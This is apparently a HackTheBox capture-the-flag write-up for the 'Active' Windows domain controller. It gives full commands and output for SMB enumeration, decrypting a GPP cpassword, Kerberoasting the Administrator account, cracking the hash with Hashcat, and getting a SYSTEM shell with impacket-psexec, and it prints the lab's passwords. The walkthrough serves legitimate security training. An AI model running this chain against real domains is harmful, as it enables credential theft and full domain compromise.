Active - HackTheBox.com

Machine Name	Difficulty	Date Started	Date Completed
Active	Easy	30/12/2024	30/12/2024

HackTheBox.com

Learning Points:

- Learned how to decrypt GPP XML files using gpp-decrypt.py.
- Performed Kerberoasting from a Linux host.

Attack Path :

1. Identified available SMB shares using **CrackMapExec** and found read-only access to the `Replication` share.
2. Discovered credentials in the `active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml` file.
3. Decrypted the credentials of the `active.htb\SVC_TGS` account using gpp-decrypt.py .
4. Used **CrackMapExec** to access the `Users` SMB share and retrieved the **user flag** from the user's desktop.
5. Mapped the network using **BloodHound Python** and found the `Administrator` account was kerberoastable.
6. Performed a **kerberoasting** attack with **impacket-GetUserSPNs** and cracked the hash using **Hashcat**.
7. Used the `Users` SMB share as **Administrator** to retrieve the **root flag** from the desktop.
8. Gained a **system shell** using **impacket-psexec**.

Default nmap scan :


```
# Nmap 7.94SVN scan initiated Mon Dec 30 09:51:54 2024 as: nmap -sC -sV -oA default 10.10.10.100
```

```
Nmap scan report for 10.10.10.100
Host is up (0.15s latency).
Not shown: 982 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows
Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time:
2024-12-30 04:22:29Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE:
cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-12-30T04:23:25
|_  start_date: 2024-12-30T04:18:40
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Mon Dec 30 09:53:38 2024 -- 1 IP address (1 host up)
scanned in 103.86 seconds
```

Enumerated the available SMB shares.

```
┌──(destiny㉿falcon)-[~]
└─$ smbclient -L 10.10.10.100
Password for [WORKGROUP\destiny]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Replication     Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.100 failed (Error
NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Used CrackMapExec and was able to see that, as a null session, we only had read-only access to the `Replication` share.




```
┌──(destiny㉿falcon)-[~/HTB/Machines/Active]
└─$ smbclient //active.htb/Replication
Password for [WORKGROUP\destiny]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> V
V: command abbreviation ambiguous
smb: \> recurse ON
smb: \> prompt OFF
smb: \> ls *
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  active.htb                          D        0  Sat Jul 21 16:07:44 2018
```

```
\active.htb
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  DfsrPrivate                       DHS        0  Sat Jul 21 16:07:44 2018
  Policies                            D        0  Sat Jul 21 16:07:44 2018
  scripts                             D        0  Thu Jul 19 00:18:57 2018

\active.htb\DfsrPrivate
  .                                 DHS        0  Sat Jul 21 16:07:44 2018
  ..                                DHS        0  Sat Jul 21 16:07:44 2018
  ConflictAndDeleted                  D        0  Thu Jul 19 00:21:30 2018
  Deleted                             D        0  Thu Jul 19 00:21:30 2018
  Installing                          D        0  Thu Jul 19 00:21:30 2018

\active.htb\Policies
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  {31B2F340-016D-11D2-945F-00C04FB984F9}      D        0  Sat Jul 21
16:07:44 2018
  {6AC1786C-016F-11D2-945F-00C04fB984F9}      D        0  Sat Jul 21
16:07:44 2018

\active.htb\scripts
  .                                   D        0  Thu Jul 19 00:18:57 2018
  ..                                  D        0  Thu Jul 19 00:18:57 2018

\active.htb\DfsrPrivate\ConflictAndDeleted
  .                                   D        0  Thu Jul 19 00:21:30 2018
  ..                                  D        0  Thu Jul 19 00:21:30 2018

\active.htb\DfsrPrivate\Deleted
  .                                   D        0  Thu Jul 19 00:21:30 2018
  ..                                  D        0  Thu Jul 19 00:21:30 2018

\active.htb\DfsrPrivate\Installing
  .                                   D        0  Thu Jul 19 00:21:30 2018
  ..                                  D        0  Thu Jul 19 00:21:30 2018

\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  GPT.INI                             A       23  Thu Jul 19 02:16:06 2018
```

```
  Group Policy                        D        0  Sat Jul 21 16:07:44 2018
  MACHINE                             D        0  Sat Jul 21 16:07:44 2018
  USER                                D        0  Thu Jul 19 00:19:12 2018

\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  GPT.INI                             A       22  Thu Jul 19 00:19:12 2018
  MACHINE                             D        0  Sat Jul 21 16:07:44 2018
  USER                                D        0  Thu Jul 19 00:19:12 2018

\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Group Policy
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  GPE.INI                             A      119  Thu Jul 19 02:16:06 2018

\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  Microsoft                           D        0  Sat Jul 21 16:07:44 2018
  Preferences                         D        0  Sat Jul 21 16:07:44 2018
  Registry.pol                        A     2788  Thu Jul 19 00:23:45 2018

\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\USER
  .                                   D        0  Thu Jul 19 00:19:12 2018
  ..                                  D        0  Thu Jul 19 00:19:12 2018

\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\MACHINE
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  Microsoft                           D        0  Sat Jul 21 16:07:44 2018

\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\USER
  .                                   D        0  Thu Jul 19 00:19:12 2018
  ..                                  D        0  Thu Jul 19 00:19:12 2018

\active.htb\Policies\{31B2F340-016D-11D2-945F-
00C04FB984F9}\MACHINE\Microsoft
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  Windows NT                          D        0  Sat Jul 21 16:07:44 2018

\active.htb\Policies\{31B2F340-016D-11D2-945F-
```

```
00C04FB984F9}\MACHINE\Preferences
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  Groups                              D        0  Sat Jul 21 16:07:44 2018

\active.htb\Policies\{6AC1786C-016F-11D2-945F-
00C04fB984F9}\MACHINE\Microsoft
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  Windows NT                          D        0  Sat Jul 21 16:07:44 2018

\active.htb\Policies\{31B2F340-016D-11D2-945F-
00C04FB984F9}\MACHINE\Microsoft\Windows NT
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  SecEdit                             D        0  Sat Jul 21 16:07:44 2018

\active.htb\Policies\{31B2F340-016D-11D2-945F-
00C04FB984F9}\MACHINE\Preferences\Groups
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  Groups.xml                          A      533  Thu Jul 19 02:16:06 2018

\active.htb\Policies\{6AC1786C-016F-11D2-945F-
00C04fB984F9}\MACHINE\Microsoft\Windows NT
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  SecEdit                             D        0  Sat Jul 21 16:07:44 2018

\active.htb\Policies\{31B2F340-016D-11D2-945F-
00C04FB984F9}\MACHINE\Microsoft\Windows NT\SecEdit
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  GptTmpl.inf                         A     1098  Thu Jul 19 00:19:12 2018

\active.htb\Policies\{6AC1786C-016F-11D2-945F-
00C04fB984F9}\MACHINE\Microsoft\Windows NT\SecEdit
  .                                   D        0  Sat Jul 21 16:07:44 2018
  ..                                  D        0  Sat Jul 21 16:07:44 2018
  GptTmpl.inf                         A     3722  Thu Jul 19 00:19:12 2018

                5217023 blocks of size 4096. 288922 blocks available
```

```
smb: \>
```

While checking the `active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml` file, we found some credentials.

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="
{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS"
image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-
AAB58578219D}"><Properties action="U" newName="" fullName=""
description=""
cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTL
fCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1"
acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
```

We used gpp-decrypt.py and were able to decrypt the password of the `active.htb\SVC_TGS` account.

```
┌──(destiny㉿falcon)-[~/tools-backup/gpp-decrypt]
└─$ python3 gpp-decrypt.py -f /home/destiny/HTB/Machines/Active/Groups.xml
      __                                __
  ___ _   ___    ___  ____ ___/ / ___  ____  ____  __ __   ___  / /_
 / _ `/  / _ \  / _ \/___// _  / / -_)/ __/ / __/ / // /  / _ \/ __/
 \_, /  / .__/ / .__/     \_,_/  \__/ \__/ /_/    \_, /  / .__/\__/
/___/  /_/    /_/                                /___/  /_/

[ * ] Username: active.htb\SVC_TGS
[ * ] Password: GPPstillStandingStrong2k18
```

```
active.htb\SVC_TGS:GPPstillStandingStrong2k18
```

Tried to use Evil-WinRM with the credentials but failed. Later, the Nmap scan revealed that the port was not open.

```
┌──(destiny㉿falcon)-[~/tools-backup/gpp-decrypt]
└─$ evil-winrm -i active.htb -u SVC_TGS -p GPPstillStandingStrong2k18

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type Errno::ECONNREFUSED happened, message is Connection refused - Connection refused - connect(2) for "active.htb" port 5985 (active.htb
:5985)

Error: Exiting with code 1
```

Used CrackMapExec to check available shares and found that the user has READ permission on the `Users` share.

```
┌──(destiny㉿falcon)-[~/HTB/Machines/Active]
└─$ crackmapexec smb active.htb -u SVC_TGS -p GPPstillStandingStrong2k18 --shares
SMB         active.htb      445    DC              [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB         active.htb      445    DC              [+] active.htb\SVC_TGS:GPPstillStandingStrong2k18
SMB         active.htb      445    DC              [+] Enumerated shares
SMB         active.htb      445    DC              Share           Permissions     Remark
SMB         active.htb      445    DC              -----           -----------     ------
SMB         active.htb      445    DC              ADMIN$                          Remote Admin
SMB         active.htb      445    DC              C$                              Default share
SMB         active.htb      445    DC              IPC$                            Remote IPC
SMB         active.htb      445    DC              NETLOGON        READ            Logon server share
SMB         active.htb      445    DC              Replication     READ
SMB         active.htb      445    DC              SYSVOL          READ            Logon server share
SMB         active.htb      445    DC              Users           READ
```

We connected to the share and retrieved the user flag from the user's desktop.

```
┌──(destiny㉿falcon)-[~/HTB/Machines/Active]
└─$ smbclient -U SVC_TGS '//active.htb/Users'
Password for [WORKGROUP\SVC_TGS]:

Try "help" to get a list of possible commands.
smb: \>
smb: \> ls
  .                                   DR        0  Sat Jul 21 20:09:20 2018
  ..                                  DR        0  Sat Jul 21 20:09:20 2018
  Administrator                        D        0  Mon Jul 16 15:44:21 2018
  All Users                        DHSrn        0  Tue Jul 14 10:36:44 2009
  Default                            DHR        0  Tue Jul 14 12:08:21 2009
  Default User                     DHSrn        0  Tue Jul 14 10:36:44 2009
  desktop.ini                        AHS      174  Tue Jul 14 10:27:55 2009
  Public                              DR        0  Tue Jul 14 10:27:55 2009
  SVC_TGS                              D        0  Sat Jul 21 20:46:32 2018

                5217023 blocks of size 4096. 277598 blocks available
smb: \> cd SVC_TGS\Desktop
smb: \SVC_TGS\Desktop\> dir
  .                                   D        0  Sat Jul 21 20:44:42 2018
  ..                                  D        0  Sat Jul 21 20:44:42 2018
  user.txt                           AR       34  Mon Dec 30 09:49:45 2024

                5217023 blocks of size 4096. 277598 blocks available
smb: \SVC_TGS\Desktop\>
```


We didn't have access to enumerate the Administrator share.

```
smb: \> cd Administrator
smb: \Administrator\> dir
NT_STATUS_ACCESS_DENIED listing \Administrator\*
```

Using the credentials we had, we used BloodHound Python to graph the network.

```
┌──(destiny㉿falcon)-[~/HTB/Machines/Active/bloodhound]
└─$ bloodhound-python -d 'ACTIVE.HTB' -u 'SVC_TGS' -p
'GPPstillStandingStrong2k18' -ns 10.10.10.100 -dc active.htb -c all
INFO: Found AD domain: active.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: active.htb
INFO: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: active.htb
INFO: Kerberos auth to LDAP failed, trying NTLM
INFO: Found 5 users
INFO: Found 41 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.active.htb
INFO: Done in 00M 36S
```

While enumerating the BloodHound graph, we noted that the `Administrator` account is kerberoastable.



We used `impacket-GetUserSPNs` to perform a kerberoasting attack and obtained the hash.

```
┌──(destiny㉿falcon)-[~/HTB/Machines/Active]
└─$ impacket-GetUserSPNs -dc-ip 10.10.10.100 ACTIVE.HTB/SVC_TGS -request
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
```

```
ServicePrincipalName  Name           MemberOf
PasswordLastSet             LastLogon                   Delegation
--------------------  -------------  --------------------------------------
--------------------  -------------------------  ----------------------
-  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator
Owners,CN=Users,DC=active,DC=htb  2018-07-19 00:36:40.351723  2024-12-30
09:49:47.593355

[-] CCache file is not found. Skipping...
$krb5tgs$23$*Administrator$ACTIVE.HTB$ACTIVE.HTB/Administrator*$bf4ab777fb
3e23<SNIP>79
```

We were able to crack the hash using Hashcat.

```
┌──(destiny㉿falcon)-[~/HTB/Machines/Active]
└─$ hashcat -m 13100 administrator.hash /usr/share/wordlists/rockyou.txt -
-show
$krb5tgs$23$*Administrator$ACTIVE.HTB$ACTIVE.HTB/Administrator*$5d0ba13c64
d620b9920fc6305308935f$5c1a1eb3b94d3ea4fbef6e6ecbf1405aade9339cba664fbc405
.
.
:Ticketmaster1968
```

We were able to use the `Users` SMB share as Administrator and retrieve the root flag from the desktop.

```
┌──(destiny㉿ falcon)-[~/HTB/Machines/Active]
└─$ smbclient -U Administrator '//active.htb/Users'
Password for [WORKGROUP\Administrator]:
Try "help" to get a list of possible commands.
smb: \> cd Administrator/Desktop
smb: \Administrator\Desktop\> dir
  .                                   DR        0  Thu Jan 21 22:19:47 2021
  ..                                  DR        0  Thu Jan 21 22:19:47 2021
  desktop.ini                        AHS      282  Mon Jul 30 19:20:10 2018
  root.txt                            AR       34  Mon Dec 30 09:49:45 2024

                5217023 blocks of size 4096. 278858 blocks available
smb: \Administrator\Desktop\> mget root.txt
Get file root.txt? y
getting file \Administrator\Desktop\root.txt of size 34 as root.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
```

Extra Mile :
We also used `impacket-psexec` and obtained a system shell.

```
┌──(destiny㉿falcon)-[~/HTB/Machines/Active]
└─$ impacket-psexec active.htb/Administrator:Ticketmaster1968@active.htb
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on active.htb.....
```

```
[*] Found writable share ADMIN$
[*] Uploading file heVlKedz.exe
[*] Opening SVCManager on active.htb.....
[*] Creating service meAT on active.htb.....
[*] Starting service meAT.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```
